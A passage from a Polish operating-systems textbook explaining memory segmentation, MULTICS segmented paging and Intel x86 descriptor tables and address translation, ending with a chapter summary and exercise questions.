Czy programista musi być świadomy tego, że jest stosowana określona technika?	Nie	Tak
Ile liniowych przestrzeni adresowych występuje?	1	Wiele
Czy całkowita przestrzeń adresowa może przekroczyć rozmiar pamięci fizycznej?	Tak	Tak
Czy procedury można odróżnić od danych i czy można je oddziennie zabezpieczyć?	Nie	Tak
Czy można w łatwy sposób obsłużyć tabele, których rozmiar się zmienia?	Nie	Tak
Czy istnieje możliwość współdzielenia procedur między użytkownikami?	Nie	Tak
Po co opracowano tę technikę?	Aby uzyskać obszerną liniową przestrzeń adresową bez konieczności zakupu większej ilości pamięci fizycznej	Aby umożliwić podział programów i danych na logicznie niezależne przestrzenie adresowe oraz w celu ułatwienia współdzielenia i definiowania zabezpieczeń

3.7.1. Implementacja klasycznej segmentacji

Implementacja segmentacji różni się od stronicowania w zasadniczy sposób: strony mają stały rozmiar, a segmenty nie. Na rysunku 3.30(a) pokazano przykład pamięci fizycznej, która początkowo zawiera pięć segmentów. Zastanówmy się teraz, co się stanie, jeśli segment 1 zostanie usunięty z pamięci, a segment 7, który jest mniejszy, zostanie umieszczony na jego miejscu.

Otrzymamy konfigurację pamięci pokazaną na rysunku 3.30(b). Pomiędzy segmentem 7 a segmentem 2 jest obszar nieużywany — czyli luka. Po jakimś czasie segment 4 zastąpiono segmencem 5, tak jak na rysunku 3.30(c), a segment 3 zastąpiono segmentem 6, tak jak na rysunku 3.30(d). Po jakimś czasie działania systemu pamięć będzie podzielona na wiele fragmentów — niektóre z nich będą zawierać segmenty, a inne luki pamięci wolnej. Zjawisko to, zwane *szachownicowaniem* (ang. *checkerboarding*) lub *zewnętrzna fragmentacją*, przyczynia się do marnotrawienia pamięci w lukach pomiędzy segmentami. Problem ten można rozwiązać za pomocą kompaktowania, co pokazano na rysunku 3.30(e).



Rysunek 3.30. (a) – (d) Rozwój szachownicowania; (e) rozwiązanie problemu szachownicowania poprzez kompaktowanie

3.7.2. Segmentacja ze stronicowaniem: MULTICS

Jeśli segmenty są duże, przechowywanie ich w całości w pamięci głównej może być niewygodne lub nawet niemożliwe. To doprowadziło do pomysłu ich stronicowania, tak aby w pamięci znajdowały się tylko te strony, które są potrzebne. Stronicowanie segmentów występowało w wielu istotnych systemach. W tym punkcie opiszemy pierwszy z nich: MULTICS. W kolejnym punkcie omówimy nieco dokładniej współczesny system: rodzinę procesorów Intel x86 do platformy x86-64.

MULTICS należy do grupy systemów, które wywarły największy wpływ na historię systemów operacyjnych. Miał znaczący wpływ na tak różnorodne zagadnienia jak system UNIX, architektura x86, bufora TLB i przetwarzanie w chmurze. Początek dał mu prowadzony w MIT projekt badawczy, którego efektem było powstanie produktu w 1969 roku. Ostatni system MULTICS został zamknięty w 2000 roku — działał przez 31 lat. Istnieje bardzo niewiele innych systemów operacyjnych, które tak długo przetrwały w niemal niezmodyfikowanej formie. Chociaż systemy operacyjne określane nazwą Windows również są używane porównywalnie długo, to system Windows 8 nie ma absolutnie nic wspólnego z Windows 1.0, z wyjątkiem nazwy i faktu, że został napisany przez Microsoft. Na jeszcze większą uwagę zasługuje to, że pojęcia opracowane dla systemu MULTICS są teraz również ważne i użytkowe, jak w 1965 roku, kiedy opublikowano pierwszą pracę na temat systemu [Corbató i Vyssotsky, 1965]. Z tego powodu poniżej poświęcimy trochę miejsca na omówienie najbardziej innowacyjnego aspektu systemu MULTICS — architektury pamięci wirtualnej. Więcej informacji na temat systemu MULTICS można znaleźć pod adresem www.multicians.org.

System MULTICS działał na komputerach Honeywell 6000 i ich potomkach. Każdy program miał do dyspozycji pamięć wirtualną złożoną maksymalnie z 2^{18} segmentów, z których każdy miał rozmiar do 65 536 (36-bitowych) słów. W celu zaimplementowania takiej konfiguracji projektanci MULTICS postanowili traktować każdy segment jako pamięć wirtualną i ją stronicować. W ten sposób połączono zalety stronicowania (standardowy rozmiar stron oraz brak konieczności utrzymywania całego segmentu w pamięci w przypadku używania tylko jego części) z zaletami segmentacji (łatwość programowania, modularność, zabezpieczenia, współdzielenie).

Każdy program w systemie MULTICS zawierał tabelę segmentów, w której występowało po jednym deskryptorze na segment. Ponieważ istniało potencjalnie więcej niż czwierć miliona pozycji w tabeli, tabela segmentów sama była segmentem i podlegała stronicowaniu. Deskryptor segmentu zawierał informację o tym, czy segment znajdował się w pamięci głównej, czy nie. Jeśli dowolna część segmentu była w pamięci, segment był uważany za przechowywany w pamięci, a jego tabela stron znajdowała się w pamięci. Jeśli segment był w pamięci, jego deskryptor zawierał 18-bitowy wskaźnik do tablicy stron, co pokazano na rysunku 3.31(a). Ponieważ adresy fizyczne były 24-bitowe, a strony wyrównywane w 64-bajtowych granicach (najmłodsze 6 bitów adresu strony to 000000), do przechowywania adresu tablicy strony w deskryptorze potrzebne było tylko 18 bitów. Deskryptor zawierał również rozmiar segmentu, bity zabezpieczeń oraz kilka innych elementów. Na rysunku 3.31(b) pokazano deskryptor segmentu w systemie MULTICS. Adres segmentu w pamięci pomocniczej nie znajdował się w deskryptorze segmentu, ale w innej tabeli używanej przez mechanizm obsługi błędów braku stron.

Każdy segment był zwykłą wirtualną przestrzenią adresową i był stronicowany w taki sam sposób jak pamięć stronicowana niepodzielona na segmenty, którą opisano we wcześniejszej części tego rozdziału. Normalny rozmiar strony wynosił 1024 słowa (choć dla oszczędności fizycznej pamięci sam system MULTICS wykorzystywał kilka mniejszych segmentów, które nie były stronicowane lub były stronicowane w jednostkach po 64 słowa).


Adres w systemie MULTICS składa się z dwóch części: adresu segmentu oraz adresu przesunięcia wewnątrz segmentu. Adres wewnątrz segmentu jest z kolei podzielony na numer strony oraz słowo wewnątrz strony, tak jak pokazano na rysunku 3.32. Kiedy następuje odwołanie do pamięci, realizowany jest poniższy algorytm.

1. Numer segmentu jest wykorzystywany do znalezienia deskryptora segmentu.
2. System sprawdza, czy tabela stron segmentu jest w pamięci.


Jeśli tak, lokalizuje ją. Jeśli nie, powstaje błąd braku segmentu. W przypadku naruszenia zabezpieczeń generowany jest błąd (rozkaz pułapki).

3. System analizuje pozycję tabeli stron odpowiadającą żądanej stronie wirtualnej. Jeśli samej strony nie ma w pamięci, system generuje błąd braku strony. Jeśli strona jest w pamięci, to z pozycji tablicy stron wyodrębniany jest adres początku strony w pamięci głównej.
4. Adres przesunięcia jest dodawany do adresu segmentu, z którego pochodziła strona. W ten sposób obliczany jest adres w pamięci głównej, pod którym znajduje się żądane słowo.
5. Na koniec wykonywany jest odczyt lub zapis.

Proces ten zilustrowano na rysunku 3.33. Dla uproszczenia pominięto fakt stronicowania samego segmentu deskryptorów. W pokazanym schemacie do zlokalizowania tablicy stron segmentu deskryptorów wykorzystywany był rejestr (bazowy rejestr deskryptora), a ten z kolei wskazywał na strony segmentu deskryptora. Po znalezieniu deskryptora potrzebnego segmentu wykonywana była dalsza część adresowania, tak jak pokazano na rysunku 3.33.




(a)




(b)

Rysunek 3.31. Pamięć wirtualna w systemie MULTICS: (a) segment deskryptorów wskazuje na tablice stron; (b) deskryptor segmentu; liczby oznaczają rozmiary pól



Rysunek 3.32. 34-bitowy adres wirtualny w systemie MULTICS

Jak z pewnością większość Czytelników odgadła, gdyby system operacyjny realizował przytoczony algorytm przy okazji wykonywania każdej instrukcji, programy nie działałyby zbyt szybko. W rzeczywistości sprzęt systemu MULTICS zawiera 16-słowny bufor TLB, który jest w stanie równolegle przeszukiwać wszystkie zapisy w poszukiwaniu określonego klucza. Był to pierwszy system wyposażony w bufor TLB — mechanizm używany również w nowoczesnych architekturach. Zilustrowano go na rysunku 3.34. W momencie przesłania adresu do komputera mechanizm adresujący najpierw sprawdza, czy adres wirtualny znajduje się w buforze TLB. Jeśli tak, to pobiera numer ramki bezpośrednio z bufora TLB i formuje właściwy adres bez konieczności zaglądania do segmentu deskryptorów lub tabeli stron.



Rysunek 3.33. Konwersja dwuczłonowego adresu w systemie MULTICS na adres w pamięci głównej

Pole porównania		Ramka strony	Zabezpieczenia	Czy pozycja jest używana?	
Numer segmentu	Strona wirtualna			Wiek	1
4	1	7	Odczyt/zapis	13	1
6	0	2	Tylko odczyt	10	1
12	3	1	Odczyt/zapis	2	1
					0
2	1	0	Tylko wykonywanie	7	1
2	2	12	Tylko wykonywanie	9	1

Rysunek 3.34. Uproszczona wersja bufora TLB w systemie MULTICS; z powodu istnienia dwóch rozmiarów stron implementacja bufora TLB jest bardziej złożona

W buforze TLB są przechowywane adresy 16 ostatnich stron, do których były odwołania. Programy, w których zbiór roboczy jest mniejszy od bufora TLB, dochodzą do stanu równowagi, w którym wszystkie adresy zbioru roboczego znajdują się w buforze TLB. Z tego powodu działają wydajnie. W przeciwnym razie występują błędy bufora TLB.


3.7.3. Segmentacja ze stronicowaniem: Intel x86

Do chwili pojawienia się platformy x86-64 pamięć wirtualna w systemach x86 pod wieloma względami przypominała tę z systemu MULTICS — włącznie z występowaniem zarówno segmentacji, jak i stronicowania. O ile w systemie MULTICS było 256 K niezależnych segmentów, przy czym każdy miał maksymalnie 64 K 36-bitowych słów, o tyle w systemie x86 było 16 K niezależnych segmentów, z których każdy zawierał do 1 miliarda 32-bitowych słów. Chociaż segmentów jest mniej, większy rozmiar segmentu okazuje się znacznie bardziej istotny. Nie-wiele programów wymaga więcej niż 1000 segmentów, ale bardzo dużo programów potrzebuje

rozbudowanych segmentów. Od pojawienia się platformy x86-64 segmentacja jest uznawana za przestarzałą i nie jest już obsługiwana, z wyjątkiem trybu klasycznego (ang. *legacy mode*). Choć w trybie rodzimym platformy x86-64 nadal występują pewne ślady starych mechanizmów segmentacji, głównie w celu zachowania zgodności, nie spełniają one już tej samej roli i nie oferują prawdziwej segmentacji. Jednak platforma x86-32 w dalszym ciągu wykorzystuje wszystkie mechanizmy i to nią będziemy zajmowali się w tym punkcie.

Zasadniczą część pamięci wirtualnej w systemie x86 składa się z dwóch tabel: lokalnej tablicy deskryptorów — *LDT* (od ang. *Local Descriptor Table*) i globalnej tablicy deskryptorów — *GDT* (od ang. *Global Descriptor Table*). Każdy program posiada własną tablicę LDT, ale istnieje pojedyncza tablica GDT współdzielona przez wszystkie programy w komputerze. Tablica LDT opisuje segmenty lokalne dla każdego programu, w tym kodu, danych i stosu, natomiast tablica GDT opisuje segmenty systemowe, włącznie z samym systemem operacyjnym.


W celu uzyskania dostępu do segmentu program w systemie x86 najpierw ładuje selektor tego segmentu do jednego z sześciu rejestrów segmentowych występujących w maszynie. Podczas wykonywania programu register CS zawiera selektor segmentu kodu, natomiast register DS zawiera selektor segmentu danych. Pozostałe rejesty segmentowe są mniej istotne. Każdy selektor jest 16-bitową liczbą, tak jak pokazano na rysunku 3.35.



Rysunek 3.35. Selektor x86

Jeden z bitów selektora informuje o tym, czy segment jest lokalny, czy globalny (tzn. czy znajduje się w tablicy LDT, czy GDT). Trzynaście innych bitów określa numer pozycji w tablicy LDT lub GDT. W związku z tym każda z tych tabel posiada ograniczenie przechowywania 8K deskryptorów segmentów. Pozostałe 2 bity są związane z zabezpieczeniami i zostaną opisane później. Deskryptor 0 jest zabroniony. Można go bezpiecznie załadować do rejestru segmentowego, aby pokazać, że register segmentowy nie jest obecnie dostępny. Użycie tego deskryptora powoduje wykonanie rozkazu pułapki.

Gdy selektor zostaje załadowany do rejestru segmentowego, odpowiadający mu deskryptor jest pobierany z tablicy LDT lub GDT i zapisywany w rejestrach mikroprogramowych, dzięki czemu możliwy staje się szybki dostęp do niego. Jak pokazano na rysunku 3.36, deskryptor składa się z ośmiu bajtów — zawiera adres bazowy segmentu, rozmiar oraz inne informacje.




Rysunek 3.36. Deskryptor segmentu kodu w systemie x86; segmenty danych nieco się różnią

Format selektora został wybrany w taki sposób, aby ułatwić lokalizowanie deskryptora. Najpierw, na podstawie 2. bitu selektora, system wybiera tablicę LDT albo GDT. Następnie selektor jest kopowany do wewnętrznego rejestru roboczego, a jego 3 najmłodsze bity są ustawiane na 0. Na koniec dodawany jest do niego adres tablicy LDT lub GDT — w efekcie powstaje bezpośredni wskaźnik do deskryptora; np. selektor 72 odnosi się do 9. pozycji w tablicy GDT, która jest umieszczona pod adresem GDT+72.

Spróbujmy prześledzić krok po kroku konwersję pary (selektor, przesunięcie) na adres fizyczny. Kiedy mikroprogram uzyska informację o tym, który rejestr segmentowy będzie używany, może znaleźć kompletny deskryptor odpowiadający temu selektorowi wewnętrznych rejestrach. Jeśli segment nie istnieje (selektor 0) lub w danym momencie znajduje się poza pamięcią, wykonywany jest rozkaz pułapki.

Następnie sprzęt wykorzystuje pole *Limit* w celu sprawdzenia, czy przesunięcie znajduje się poza granicami segmentu. Jeśli tak się dzieje, to także jest wykonywany rozkaz pułapki. Z logicznego punktu widzenia w deskryptorze powinno być 32-bitowe pole zawierające rozmiar segmentu, ale jest tam tylko 20 bitów, dlatego też jest wykorzystywany inny schemat. Jeśli bit *G* (od ang. *Granularity* — ziarnistość) ma wartość 0, to pole *Limit* zawiera dokładny rozmiar segmentu — maksymalnie 1 MB. Jeśli ma on wartość 1, to pole *Limit* jest wyrażone jako liczba stron, a nie bajtów. Przy stronie o rozmiarze 4 kB 20 bitów wystarczy do tworzenia segmentów o rozmiarze do 2^{32} bajtów.

Zakładając, że segment jest obecny w pamięci, a przesunięcie mieści się w zakresie, procesor Pentium dodaje 32-bitowe pole *Adres bazowy* z deskryptora do przesunięcia i w ten sposób tworzy tzw. *adres liniowy*, tak jak pokazano na rysunku 3.37. Pole adresu bazowego jest podzielone na trzy części i rozmieszczone wewnętrz deskryptora. Ma to na celu zapewnienie zgodności z systemami 286, w których adres bazowy miał tylko 24 bity. W rezultacie pole *Adres bazowy* pozwala wszystkim segmentom na to, by rozpoczynały się w dowolnym miejscu 32-bitowej liniowej przestrzeni adresowej.




Rysunek 3.37. Konwersja pary (selektor, przesunięcie) na liniowy adres

Jeśli stronicowanie jest wyłączone (za pomocą bitu w globalnym rejestrze kontrolnym), adres liniowy zostaje zinterpretowany jako adres fizyczny i przesłany do pamięci w celu realizacji odczytu lub zapisu. Tak więc przy wyłączonym stronicowaniu mamy klasyczny schemat segmentacji — adres bazowy każdego segmentu jest podany w deskryptorze. Nie ma mechanizmu przeciwdziałającego nakładaniu się segmentów, prawdopodobnie dlatego, że sprawiałby on zbyt wiele kłopotów, a weryfikacja tego, czy wszystkie segmenty są rozłączne, zajmowałaby zbyt dużo czasu.

Z drugiej strony, jeśli stronicowanie jest włączone, adres liniowy jest interpretowany jako adres wirtualny i odwzorowany na adres fizyczny z wykorzystaniem tabel stron — w sposób

podobny do tych, które zaprezentowaliśmy w naszych poprzednich przykładach. Jedyna prawdziwa komplikacja polega na tym, że przy 32-bitowym adresie wirtualnym i 4-kilobajtowej stronie segment może zawierać milion stron, zatem w celu zmniejszenia rozmiaru tabeli stron dla małych segmentów wykorzystuje się dwupoziomowe odwzorowanie.

Z każdym działającym programem jest związany *katalog stron* składający się z 1024 32-bitowych pozycji. Jest on umieszczony pod adresem wskazywanym przez globalny rejestr. Każda pozycja w katalogu wskazuje na tabelę stron, która również zawiera 1024 32-bitowych pozycji. Pozycje w tabeli stron wskazują na ramki stron. Mechanizm ten pokazano na rysunku 3.38.



Rysunek 3.38. Odwzorowywanie adresu liniowego na fizyczny

Na rysunku 3.38(a) widzimy adres liniowy podzielony na trzy pola: *Katalog*, *Strona* i *Przesunięcie*. Pole *Katalog* służy do stworzenia indeksu do katalogu stron w celu zlokalizowania wskaźnika do właściwej tabeli stron. Pole *Strona* pełni rolę indeksu do tabeli stron i pozwala na znalezienie fizycznego adresu ramki strony. Na koniec do adresu ramki strony jest dodawane *Przesunięcie*. W ten sposób obliczany jest adres fizyczny potrzebnego bajta lub słowa.

Każda pozycja w tabeli stron ma 32 bitów, z których 20 zawiera numer ramki strony. Pozostałe bity zawierają bitę dostępu i bity zabrudzenia, które są ustawiane przez sprzęt i pełnią rolę bitów bezpieczeństwa oraz innych bitów narzędziowych wykorzystywanych przez system operacyjny.

Każda tabela stron zawiera pozycje dla 1024 4-kilobajtowych ramek stron, zatem pojedyncza tabela stron obsługuje 4 megabajty pamięci. Segment mniejszy niż 4M zawiera katalog stron z pojedynczą pozycją — wskaźnikiem do jedynej tabeli stron. W ten sposób koszt krótkiego segmentu sprowadza się do zaledwie dwóch zamiast miliona stron, które byłyby potrzebne w przypadku jednopoziomowej tabeli stron.

W celu uniknięcia wielokrotnego wykonywania tych samych odwołań do pamięci w procesorze Pentium, podobnie jak w systemie MULTICS, jest niewielki bufor TLB, który bezpośrednio odwzorowuje najczęściej używane kombinacje *Katalog* – *Strona* na fizyczny adres ramki strony. Tylko wtedy, gdy bieżąca kombinacja nie jest obecna w buforze TLB, wykorzystany zostaje mechanizm z rysunku 3.38 oraz aktualizowany bufor TLB. Jeśli przypadki chybionych odwołań do bufora TLB są rzadkie, wydajność jest dobra.

Warto również zwrócić uwagę, że jeśli jakaś aplikacja nie potrzebuje segmentacji, ale wystarczy jej pojedyncza, stronicowana 32-bitowa przestrzeń adresowa, wykorzystanie tego modelu jest możliwe. Wszystkie rejestyry segmentowe można skonfigurować z tym samym selektorem. Jego deskryptor będzie miał ustawienie *Adres bazowy* = 0 oraz *Limit* ustawiony na wartość maksymalną. Przesunięcie instrukcji będzie wtedy adresem liniowym, wykorzystującym tylko jedną przestrzeń adresową — w rezultacie będzie to zwykle stronicowanie. W rzeczywistości w ten sposób działają wszystkie systemy operacyjne dla procesorów Pentium. System OS/2 był jedynym, który wykorzystywał wszystkie możliwości architektury układu MMU firmy Intel.

Dlaczego więc Intel zrezygnował z tego, co było odmianą dobrego modelu pamięci systemu MULTICS wspieranego przez blisko trzy dekady? Prawdopodobnie głównym powodem jest to, że ani w systemie UNIX, ani Windows nigdy z tego modelu nie korzystano, mimo że był on bardzo skuteczny. System ten eliminował bowiem wywołania systemowe, zamieniając je w błyśkawicznie działające wywołania procedur do odpowiedniego adresu wewnętrz chronionego segmentu systemu operacyjnego. Żaden z deweloperów żadnej odmiany systemu UNIX ani Windows nie chciał zmieniać modelu pamięci na mechanizm specyficzny dla platformy x86, ponieważ spowodowałoby to problemy z przenoszeniem na inne platformy. Ponieważ w oprogramowaniu nie używano tej funkcji, w firmie Intel wyciągnięto wniosek, że wspieranie jej jest marnotrawstwem miejsca w układzie, dlatego usunięto ją z procesorów 64-bitowych.

Tak czy inaczej, należy wyrazić uznanie dla projektantów systemu Pentium. Jeśli wziąć pod uwagę kolidujące ze sobą cele implementacji czystego stronicowania, czystej segmentacji oraz segmentów ze stronicowaniem, a jednocześnie zapewnienia kompatybilności z układami 286 oraz odpowiedniej wydajności, należy przyznać, że uzyskany projekt jest zaskakująco prosty i czytelny.

3.8. BADANIA DOTYCZĄCE ZARZĄDZANIA PAMIĘCIĄ

Nad zarządzaniem pamięcią, a zwłaszcza nad algorytmami stronicowania, prowadzono kiedyś owocne badania. Jak się wydaje, większości z nich zaprzestano, przynajmniej w odniesieniu do systemów ogólnego przeznaczenia. Są jednak badacze, którzy nigdy nie mówią dość [Moruz et al., 2012]. Inni koncentrują się na wybranych zastosowaniach, takich jak przetwarzanie transakcji online, które charakteryzują się specjalnymi wymaganiami [Stoica i Ailamaki, 2013]. Nawet w przypadku procesorów jednordzeniowych stronicowanie na układach SSD zamiast dysków twardych stwarza nowe problemy i wymaga nowych algorytmów [Chen et al., 2012]. Stronicowanie dla najnowszych nieulotnych pamięci ze zmianą fazy również wymaga przemyśleń w zakresie stosowania stronicowania w celu poprawy wydajności [Lee et al., 2013], przyczyn opóźnień [Saito i Oikawa, 2012], a także zużywania się przy zbyt intensywnym wykorzystywaniu [Bheda et al., 2011, 2012].

Bardziej ogólne badania dotyczące stronicowania nadal są prowadzone, ale koncentrują się na nowszych rodzajach systemów; np. zainteresowanie zarządzaniem pamięcią na nowo odrodziło się w odniesieniu do maszyn wirtualnych [Bugnion et al., 2012]. W tym samym obszarze są prowadzone prace nad umożliwieniem aplikacjom wysyłania wytycznych do systemu na temat podejmowania decyzji o tworzeniu kopii strony fizycznej na stronie wirtualnej [Jantz et al., 2013]. Aspektem konsolidacji serwerów w chmurze, mającym wpływ na stronicowanie, jest to, że ilość fizycznej pamięci dostępnej dla maszyny wirtualnej może zmieniać się w czasie, co wymaga nowych algorytmów [Peserico, 2013].

Nowym, gorącym obszarem badań stało się stronicowanie w systemach wielordzeniowych [Boyd-Wickizer et al., 2008], [Baumann et al., 2009]. Jednym z czynników, które mają na to wpływ, jest to, że systemy wielordzeniowe zazwyczaj w skomplikowany sposób współdzielą wiele pamięci podręcznych [López-Ortiz i Salinger, 2012]. Z pracami nad układami wielordzeniowymi ściśle związane są badania nad stronicowaniem w systemach NUMA, w których różne fragmenty pamięci mogą charakteryzować się różnymi czasami dostępu [Dashti et al., 2013], [Lankes et al., 2012].

Ponadto w wielu smartfonach i tabletach, które są małymi komputerami osobistymi, stosowane jest stronicowanie pamięci RAM na „dysku”, z tym że dysk w smartfonie to pamięć flash. Wyniki niektórych niedawno prowadzonych badań opublikowano w [Joo et al., 2012].

Na koniec trzeba podkreślić, że nadal istnieje zainteresowanie zarządzaniem pamięcią w systemach czasu rzeczywistego [Kato et al., 2011].

3.9. PODSUMOWANIE

W tym rozdziale opisaliśmy zarządzanie pamięcią. Dowiedzieliśmy się, że w najprostszych systemach w ogóle nie są stosowane wymiana ani stronicowanie. Po załadowaniu programu do pamięci pozostaje on w niej tak długo, aż zakończy działanie. Niektóre systemy operacyjne pozwalają na przechowywanie w pamięci tylko jednego procesu na raz, podczas gdy inne obsługują wieloprogramowość. Ten model jest nadal powszechny w małych, wbudowanych systemach czasu rzeczywistego.

Następnym krokiem naprzód jest stosowanie wymiany. W przypadku wykorzystania mechanizmów wymiany system może obsługiwać więcej procesów, niż ma na nie miejsca w pamięci. Procesy, dla których nie ma miejsca w pamięci, są przenoszone na dysk. Wolne miejsce w pamięci i na dysku można śledzić za pomocą mapy bitowej lub listy wolnych bloków.

W nowoczesnych komputerach zwykle występuje jakaś postać pamięci wirtualnej. W najprostszej formie przestrzeń adresowa każdego procesu jest podzielona na bloki o jednakowym rozmiarze, zwane stronami. Można je umieścić w pamięci w dowolnej ramce strony. Istnieje wiele algorytmów zastępowania stron — dwa najlepsze algorytmy to postarzanie i WSClock.

Aby systemy stronicowania działały dobrze, nie wystarczy wybór algorytmu — trzeba jeszcze zwrócić uwagę na takie sprawy, jak określenie zbioru roboczego, strategia alokacji pamięci oraz rozmiar strony.

Segmentacja ułatwia obsługę struktur danych zmieniających swój rozmiar podczas wykonywania, a także upraszcza łączenie kodu oraz współdzielonego. Pozwala również zastosować różne zabezpieczenia dla różnych segmentów. Segmentację i stronicowanie czasami łączy się ze sobą w celu stworzenia dwuwymiarowej pamięci wirtualnej. Są one obsługiwane przez system MULTICS oraz 32-bitowe układy Intel x86. Mimo to trzeba podkreślić, że niewielu deweloperów systemów operacyjnych aktywnie korzysta z segmentacji (ponieważ korzystają z innego modelu pamięci). W związku z tym model ten powoli „wychodzi z mody”. Dzisiaj nawet 64-bitowe wersje procesorów x86 nie obsługują już rzeczywistej segmentacji.

PYTANIA

1. W komputerze IBM 360 wykorzystywano system blokowania 2-kilobajtowych bloków poprzez przypisanie każdemu z nich 4-bitowego klucza. Procesor porównywał klucz przy każdym odwołaniu pamięci z 4-bitowym kluczem w słowie PSW. Wymień dwie, nie-wskazane w tekście książki, wady tego systemu.

2. Na rysunku 3.3 rejesty adresu bazowego i limitu zawierają tę samą wartość — 16384. Czy to przypadek, czy zawsze są one takie same? Jeśli tylko przypadek, to dlaczego w tym przykładzie mają one taką samą wartość?
3. W systemie wymiany luki w pamięci są eliminowane poprzez kompaktowanie. Ile zajmie kompaktowanie pamięci o rozmiarze 4 GB przy założeniu, że następuje losowa dystrybucja wielu luk w wielu segmentach danych oraz że czas odczytu lub zapisu 32-bitowego słowa pamięci jest równy 10 ns? Dla uproszczenia założymy, że słowo 0 jest częścią luki, a słowo o najwyższym adresie w pamięci zawiera prawidłowe dane.
4. Rozważmy system wymiany, w którym pamięć zawiera bloki wolnej pamięci o następujących rozmiarach i w następującym porządku: 10 kB, 4 kB, 20 kB, 18 kB, 7 kB, 9 kB, 12 kB i 15 kB. Które wolne bloki zostaną wybrane przy kolejnych żądaniach segmentów o rozmiarach:
- 12 MB
 - 10 MB
 - 9 MB

